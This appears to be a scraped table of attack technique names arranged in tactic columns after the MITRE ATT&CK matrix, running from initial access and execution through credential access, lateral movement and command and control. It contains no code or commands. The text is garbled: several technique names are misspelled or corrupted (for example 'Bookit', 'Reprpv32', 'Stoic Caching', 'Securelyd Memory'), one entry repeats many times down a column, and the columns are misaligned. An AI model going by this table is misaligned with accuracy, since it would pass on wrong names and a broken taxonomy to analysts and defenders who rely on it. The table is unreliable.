Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bookit	Exploitation for Privilege Escalation	Component Firmware Hijacking	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-Stage Channels
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items Hijacking	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-Hop Proxy
	LSASS Driver	Component Firmware	Hooking	DCShadow	Keylogging	Query Registry	Screen Capture	Screen Capture		Multiband Communication
	Launchctl	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking	Keychain	Remote System Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Local Job Scheduling	Create Account	Launch Daemon	DLL Side-Loading	LLMNR/NBNS Poisoning	Security Software Discovery	Tampered Content			Port Knocking
	Mamba	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools
	PowerShell	Dylib Hijacking	Path Interception	Disabling Security Tools	Password Filter DLL	System Network Configuration Discovery	Windows Admin Shares			Remote File Copy
	Registry/Regasm	External Remote Services	Plist Modification	Exploitation for Defense Evasion	Private Keys	System Network Connections Discovery	Windows Remote Management			Standard Application Layer Protocol
	Reprpv32	File System Permissions Weakness	Port Monitors	Extra Window Memory Injection	Securelyd Memory	System Owner/User Discovery	Windows Remote Management			Standard Cryptographic Protocol
	RunDll32	Hidden Files and Directories	Process Injection	File Deletion	Two-Factor Authentication Interception	System Service Discovery	Windows Remote Management			Standard Non-Application Layer Protocol
	Scheduled Task	Hooking	SID-History Injection	File Permissions Modification		System Time Discovery	Windows Remote Management			Uncommonly Used Port
	Scripting	Hypervisor	Scheduled Task	File System Logical Offsets			Windows Remote Management			Web Service
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Gatekeeper Bypass			Windows Remote Management			
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	HISTCONTROL			Windows Remote Management			
	Signed Script Proxy Execution	LC_LOAD_DLLB Addition	Startup Items	Hidden Files and Directories			Windows Remote Management			
	Source	LSASS Driver	Stoic Caching	Hidden Users			Windows Remote Management			
	Space after Filename	Launch Agent	Sudo	Hidden Window			Windows Remote Management			